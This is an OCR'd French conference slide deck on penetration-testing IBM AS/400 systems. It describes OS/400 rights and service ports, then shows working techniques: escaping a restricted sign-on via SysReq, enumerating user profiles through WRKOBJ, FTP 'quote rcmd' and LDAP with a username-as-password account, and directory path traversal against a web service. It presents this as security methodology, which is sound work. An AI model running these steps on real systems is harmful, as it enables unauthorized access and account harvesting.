Expertise technique en sécurité informatique

Pentest AS/400

Méthodologie de test d'intrusion sur AS/400

Disclamer

- Je vous présente ici le début de mes recherches
- Des publications existent déjà sur ce sujet
- Cette présentation n'est qu'un plagiat du net
- Je ne suis pas admin AS/400
- Je n'ai rien contre IBM
- J'aime bien les antiquités
- Je ne suis pas juriste
- C'est ma première présentation à une conférence

Sommaire

Généralités

Qu'est-ce qu'un AS/400 ?

Généralité

- Application System/400
- Commercialisé par IBM le 21 juin 1988
- Renommé iSeries puis System i5
- Système d'exploitation OS/400
- Les versions sont nomenclaturées ainsi :
  V*x*R*x*M*x*
  en EN : Version, Release, Modification
  en FR : Version, Edition, Niveau
- La dernière est la V7R2 du 2 mai 2014
- D'après Wikipedia, la France fait partie des pays grands utilisateurs d'AS/400

https://www.ibm.com/support/knowledgecenter/ssw_ibm_i_71/rzarl/rzarllmtcap.htm

- "You can use the Limit capabilities field to limit the user's ability to enter commands and to override the initial program, initial menu, current library, and attention-key-handling program specified in the user profile. This field is a tool for preventing users from experimenting on the system."

Table 1. Functions allowed for limit capabilities values

Function	*YES	*PARTIAL	*NO
Change initial program	No	No	Yes
Change initial menu	No	Yes	Yes
Change current library	No	No	Yes
Change attention program	No	No	Yes
Enter commands	A few[1]	Yes	Yes

1 These commands are allowed by default: SIGNOFF, SNDMSG, DSPMSG, DSPJOB, DSPJOBLOG, STRPCO, WRKMSG. The user cannot use F9 to display a command line from any menu or display.

Si le compte à un init à SIGNOFF

```
Profil utilisateur . . . . . :   COGICEO

Dur{e de validit{ mot de passe utilisateur :   *NONE
Action utilisateur . . . . . :   *NONE
Droits sp{ciaux  . . . . . :   *NONE
Profil de groupe . . . . . :   *NONE
Propri{taire . . . . . :   *USRPRF
Droits du profil de groupe . . . . . :   *NONE
Type de droits du profil de groupe . . . . :   *PRIVATE
Groupes suppl{mentaires  . . . . . :   *NONE
Niveau d'assistance  . . . . . :   *SYSVAL
Biblioth}que en cours  . . . . . :   *CRTDFT
Programme initial  . . . . . :   *NONE
  Biblioth}que . . . . . :
Menu initial . . . . . :   *SIGNOFF
  Biblioth}que . . . . . :
Possibilit{s restreintes . . . . . :   *NO
```

Le compte ne peut pas se connecter

```
                          Messages du programme
_
Travail 199780/COGICEO/QPADEV0026 d{marr{ le 06/03/16 @ 22:23:47 dans le sou
Fin du programme initial avec *SIGNOFF indiqu{ pour le menu initial.




Appuyez sur ENTREE pour continuer.
```

Droits

- La gestion des droits est la base de la sécurité sur un AS/400, tout objet possède des droits publics (indiquant les droits par défaut pour un utilisateur "lambda" indiqué par *PUBLIC) et des droits nominatifs ou privés.
- Les droits sont les suivants :
  - **Opérationnel** : Permet d'utiliser un objet et de consulter ses attributs.
  - **Gestion** : permet de définir le niveau de sécurité d'un objet, de le déplacer ou de le rebaptiser.
  - **Existence** : Permet de contrôler l'existence et la propriété d'un objet
  - **Modification** : permet de modifier les attributs d'un objet (notamment les droits)
  - **Référence** : permet d'indiquer que l'objet constitue le premier niveau d'une contrainte référentielle.
  - **Lecture** : Permet d'accéder au contenu d'un objet.
  - **Ajout** : Permet d'ajouter des données à un objet.
  - **Mise à jour** : Permet de modifier les données d’un objet.
  - **Suppression** : Permet de supprimer les données d'un objet
  - **Exécution** : permet de lancer un programme ou d'effectuer une recherche dans une bibliothèque ou un répertoire.

Classes de droits

Les droits peuvent être attribués par classe

- ***USE** : donne un droit de consultation des objets
  - Opérationnel
  - Gestion
  - Existence
- ***ALL** : donne tous les droits
  - modification et destruction de l'objet et/ou de son contenu inclus
- ***EXCLUDE** : marque une absence de droit
- ***USERDEF** : les droits sont donnés au détail
- ***CHANGE** : le droit de modification de l'objet
  - Opérationnel
  - Gestion
  - Existence
  - Modification
  - Référence
  - Lecture

Profils

- La gestion de la sécurité s'appuie sur la notion de profil utilisateur, de groupe et de classe. Un profil peut se voir attribué des droits spéciaux détail :
  - ***ALLOBJ** : droits sur TOUS les objets (type QSECOFR)
  - ***AUDIT** : droit de paramétrer l'audit système
  - ***IOSYSCFG** : droit de gérer la configuration (lignes, paramétrage IP, etc...)
  - ***JOBCTL** : droit de contrôler les travaux des autres et les OUTQ avec PRCTL(*YES)
  - ***SAVSYS** : droit de sauvegarde globale
  - ***SECADM** : droit de gérer les utilisateurs
  - ***SPLCTL** : droit absolu de gestion des spools
  - ***SERVICE** : droit d'accès aux commandes de la maintenance
  - ***NONE** : Aucun droit

Classes de profils

- Un profil peut être affecté à une classe représentant un assemblage de droits spéciaux :
  - ***USER** : *NONE
  - ***SYSOPR** : *SAVSYS *JOBCTL
  - ***PGMR** : *SAVSYS *JOBCTL
  - ***SECADM** : *SECADM *SAVSYS *JOBCTL
  - ***SECOFR** : *ALLOBJ *SECADM *SAVSYS *JOBCTL *SERVIEC *SPLCTL
- Enfin un profil peut être attribué à un groupe qui possède lui-même des droits. Ainsi tout utilisateur dans ce groupe héritera des droits du groupe.

Reconnaissance

Quels sont les services disponibles ?

Reconnaissance

Nom	Description	Port non SSL	Port SSL
Ftp	Ftp server is used to access the AS/400 file system	20 21	
Telnet	Telnet server is used to access 5250 emulation	23	992
Smtp	Smtp server is used to provide mail transfer	25	
Http	HTTP server is used to provide web page	80	443
Pop3	Pop3 server is used to provide mail fetch	110	910
NetServer	NetServer allows access to AS/400 integrated file system from Windows PCs	137 138 139 445	

Reconnaissance

Nom	Description	Port non SSL	Port SSL
Ldap	Ldap provides a network directory service	389	636
Ddm	DDM server is used to access data via DRDA and for record level access.	446	448
As-svrmap	Port mapper returns the port number for the requested server.	449	
As-rmtcmd	Remote command server is used to send commands from a PC to an AS/400 and for program calls.	512	
As-admin-http	HTTP server administration.	2001	2010
As-sts	Service tools server	3000	
As-mtgc	Management Central server is used to manage multiple AS/400s in a network.	5555 5544	5566 5577

Reconnaissance

Nom	Description	Port non SSL	Port SSL
As-central	Central server is used when a Client Access license is required and for downloading translation tables.	8470	9470
As-database	Database server is used for accessing the AS/400 database.	8471	9471
As-dtaq	Data Queue server allows access to the AS/400 data queues, used for passing data between applications.	8472	9472
As-file	File Server is used for accessing any part of the AS/400 file system.	8473	9473
As-netprt	Printer Server is used to access printers known to the AS/400.	8474	9474
As-rmtcmd	Remote command server is used to send commands from a PC to an AS/400 and for program calls.	8475	9475
As-signon	Sign-on server is used for every Client Access connection to authenticate users and to change passwords.	8476	9476


Enumération


Comment retrouver les identifiants de connexion ?


COGICEO


Expertise technique en sécurité informatique

Native & MITM






Messages du programme
Travail 500151/COGICEO/QPADEV0083 d{marr{ le 07/03/16 @ 17:18:38 dans le sou
Fin du programme initial avec *SIGNOFF indiqu{ pour le menu initial.
Appuyez sur ENTREE pour continuer.
F3=Exit F12=Annuler


Messages du programme
Travail 500151/COGICEO/QPADEV0083 d{marr{ le 07/03/16 @ 17:18:38 dans le sou
Fin du programme initial avec *SIGNOFF indiqu{ pour le menu initial.
System Request
Enter alternate job
Cancel
SysReq
Appuyez sur ENTREE pour continuer.
F3=Exit F12=Annuler

```
                                Appel syst}me
                                                                Syst}me:
Choisissez l'une des options suivantes :

     1. Affichage de l'{cran d'ouverture pour une session altern{e
     2. Arrêt de la demande pr{c{dente
     3. Affichage du travail en cours
     4. Affichage des messages
     5. Envoi d'un message
     6. Affichage des messages de l'op{rateur syst}me
     7. Affichage de l'utilisateur du poste de travail

    80. D{connexion du travail

    90. Fin de session



Option
     3
```

```
                            Affichage d'un travail
                                                                Syst}me
Travail:   QPADEV0083     Utilisateur:   COGICEO          Num{ro:

Choisissez l'une des options suivantes :

     1. Etat du travail
     2. Attributs de d{finition
     3. Attributs d'ex{cution, si actif
     4. Fichiers spoule

    10. Historique du travail, si actif, en file d'attente ou en i
    11. Liste d'appel des programmes, si actif
    12. Verrouillages, si actif
    13. Liste des biblioth}ques, si actif
    14. Fichiers ouverts, si actif
    15. Substitutions de fichiers, si actif
    16. Etat du contrôle de validation, si actif

Option
     13
```

```
                    Affichage liste des biblioth}ques
                                                              Syst}me:
Travail:    QPADEV0083      Utilisateur:    COGICEO         Num{ro:    5

Indiquez vos options, puis appuyez sur ENTREE.
  5=Afficher objets de la biblioth}que

                                Unit{
Opt   Biblioth}que   Type       ASP          Texte
 5    QSYS           SYS                     Biblioth}que syst}me
 _    QSYS2          SYS                     Biblioth}que syst}me pour
 _    QHLPSYS        SYS
 _    QUSRSYS        SYS                     System Library for Users
 _    ARCAD_FRA      SYS                     ARCAD (C) Copyright 1992,2
 _    IASPSYS        SYS                     Biblioth}que syst}me pour
 _    BMEXPSYS       SYS                     Biblioth}que pour Exploita
 _    QGPL           USR                     General Purpose Library
 _    QTEMP          USR
 _    PEEK           USR
```

```
                              Biblioth}que

Biblioth}que . . . . :   QSYS            Nombre d'objets  . . :   45612
Type . . . . . . . . :   PROD            Num{ro ASP de bib  . :   1
Droits pour obj cr{{s:   *SYSVAL         Unit{ ASP de bib . . :   *SYSBAS
                                         Groupe d'ASP de bib  :   *SYSBAS

Indiquez vos options, puis appuyez sur ENTREE.
  5=Afficher attributs complets   8=Afficher attributs de maintenance

Opt   Objet        Type       Attribut                  Taille   Texte
 _    XXMLAMBERT   *LIB                                      0   *NON AUTORISE
 _    XXSALEM      *LIB                                      0   *NON AUTORISE
 _    XXSCASTIN    *LIB                                      0   *NON AUTORISE
 _    YMQGEN       *LIB       PROD                     139264
 _    YYSALBANES   *LIB                                      0   *NON AUTORISE
 _    COGICEO      *USRPRF                             156160   COGICEO
 _    MCKD         *USRPRF                             217088   Alain
 _    QDBSHR       *USRPRF                           33656832   Profil utilisateur in
 _    QDBSHRDO     *USRPRF                           23171072   Profil utilisateur in
 _    QTMPLPD      *USRPRF                             200704   ALLOW REMOTE LPR REQU
```

- **WRKOBJ *ALL *USRPRF** : permet de lister tous les objets USRPRF, sur lesquels votre compte à un droit de lecture

- **WRKOBJ QUSRSYS/*ALL *MSGQ** : permet de lister les queues de messages dont le nom est identique à l'identifiant, aucune restriction

FTP

- ftp> quote site namefmt 1
- ftp> cd /
- ftp> quote site listfmt 1
- dir /qsys.lib/*.usrprf
- 200 PORT subcommand request successful.
- 501 Unknown extension in database file name.
- ftp> mkdir /tmp/cogiceo
- ftp> quote rcmd ADDLNK OBJ('/qsys.lib') NEWLNK ('/tmp/cogiceo/qsys')
- ftp> dir /tmp/cogiceo/qsys/*.usrprf

FTP Exemple de résultat

- -rwx------ 1 ALTGDXB 0 217088 Mar 05 09:13 DXBRAHMY.USRPRF
- -rwx------ 1 SGUOKOZA 0 425984 Mar 05 04:57 SGOCTUIANDE.USRPRF
- -rwx------ 1 G7277DEGRP 0 294912 Mar 04 07:39 GDEEINGANG.USRPRF
- -rwx------ 1 ADMIN 0 151552 Feb 09 2015 SGNCHAPRF.USRPRF
- -rwx------ 1 ADMIN 0 135168 Sep 08 10:20 EXPAYINT06.USRPRF
- -rwx------ 1 ADMIN 0 126976 Apr 30 2015 NOVISFKDUP1.USRPRF
- -rwx------ 1 G7277DEGRP 0 286720 Mar 04 05:51 GDEKSHFOLLIN.USRPRF
- -rwx------ 1 QSECOFR 0 368640 Feb 17 10:04 PRDQJSDUBA.USRPRF
- -rwx------ 1 ADMIN 0 126976 Sep 24 06:59 AVIMLQSUEPNA.USRPRF
- -rwx------ 1 G61AUTHGRP 0 151552 Sep 18 2014 LTHAUHHRFMP.USRPRF

LDAP

- ldapsearch
- -h as400.exemple.com
- -b "cn=accounts,os400-sys=as400.exemple.com"
- -D "os400-profile=**COGICEO**,cn=accounts,os400-sys=as400.exemple.com"
- -w **COGICEO**
- -L
- -s sub "os400-profile=*"

LDAP Exemple de résultat

- dn: os400-profile=**COGICEO**,cn=accounts,os400-sys=as400.exemple.com
  objectclass: os400-usrprf
  os400-profile: **COGICEO**
- dn: os400-profile=**Alain**,cn=accounts,os400-sys=as400.exemple.com
  objectclass: os400-usrprf
  os400-profile: **Alain**
- dn: os400-profile=**QDBSHR**,cn=accounts,os400-sys=as400.exemple.com
  objectclass: os400-usrprf
  os400-profile: **QDBSHR**


AS400 | 1000 | -1

```
1 select * from qusrsys.qaezdisk where diobtp = 'USRPRF'
```

1:55 [55] INS | Auto Commit: ON | UTF-8 | Untitled*

Log | 1: qaezdisk [1000]

*	DIOBLI	DIOBNM	DIPRFL	DIOBTP	DIOBAT	DIOBSZ	DIOBTX	DICCEN	DICDAT	DICTIM
502	QSYS	AMIRF037		USRPRF		212992	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
503	QSYS	AMIRF038		USRPRF		278528	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
504	QSYS	AMIRF039		USRPRF		278528	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
505	QSYS	AMIRF040		USRPRF		278528	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
506	QSYS	AMIRF041		USRPRF		212992	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
507	QSYS	AMIRF042		USRPRF		212992	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
508	QSYS	AMIRF043		USRPRF		278528	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
509	QSYS	AMIRF044		USRPRF		212992	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
510	QSYS	AMIRF045		USRPRF		278528	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes
511	QSYS	AMIRF046		USRPRF		278528	BINARY, 50 Bytes	BINARY, 1 Bytes	BINARY, 6 Bytes	BINARY, 6 Bytes


10.65.0.111:8082/agi/lua5/extservice_3.lua?path=..
400 Bad Request (figure this one out) (send response)
Your request has bad syntax or is inherently impossible to satisfy.
10.65.0.111:8082/agi/lua5/extservice_3.lua?path=./../
403 Forbidden (directory indexing disabled) (send response)
You do not have permission to get URL '/agi/lua5/extservice_3.lua?path=./../' from this server.
10.65.0.111:8082/agi/lua5/extservice_3.lua?path=
{ "filelist": [{ "folder":"ts/screens/", "name":"altesse", "type":"DIR" } ,{ "folder":"ts/screens/",
"name":"altesse_web", "type":"DIR" } ,{ "folder":"ts/screens/", "name":"extension_axbutton.js", "type":
"folder":"ts/screens/", "name":"extension_axcheckbox.js", "type":"STMF" } ,{ "folder":"ts/screens/",
"name":"extension_axdate.js", "type":"STMF" } ,{ "folder":"ts/screens/", "name":"extension_axdropdown.
} ,{ "folder":"ts/screens/", "name":"extension_axframe.js", "type":"STMF" } ,{ "folder":"ts/screens/",
10.65.0.111:8082/agi/lua5/extservice_3.lua?path=ts/./../../../../../home/
{ "filelist": [{ "folder":"ts/./../../../../../home/", "name":"qibmhelp", "type":"DIR" } ,{
"folder":"ts/./../../../../../home/", "name":"ze ", "type":"DIR" } ,{ "folder":"ts/./../../../../../home/",
"name":"prdz ", "type":"DIR" } ,{ "folder":"ts/./../../../../../home/", "name":"prdla :", "type":"DIR" } ,{
"folder":"ts/./../../../../../home/", "name":"prdmu ", "type":"DIR" } ,{ "folder":"ts/./../../../../../home/",
"name":"prdbou ", "type":"DIR" } ,{ "folder":"ts/./../../../../../home/", "name":"qlw ", "type":"DIR" } ,{
"folder":"ts/./../../../../../home/", "name":" admin", "type":"DIR" } ,{ "folder":"ts/./../../../../../home/",
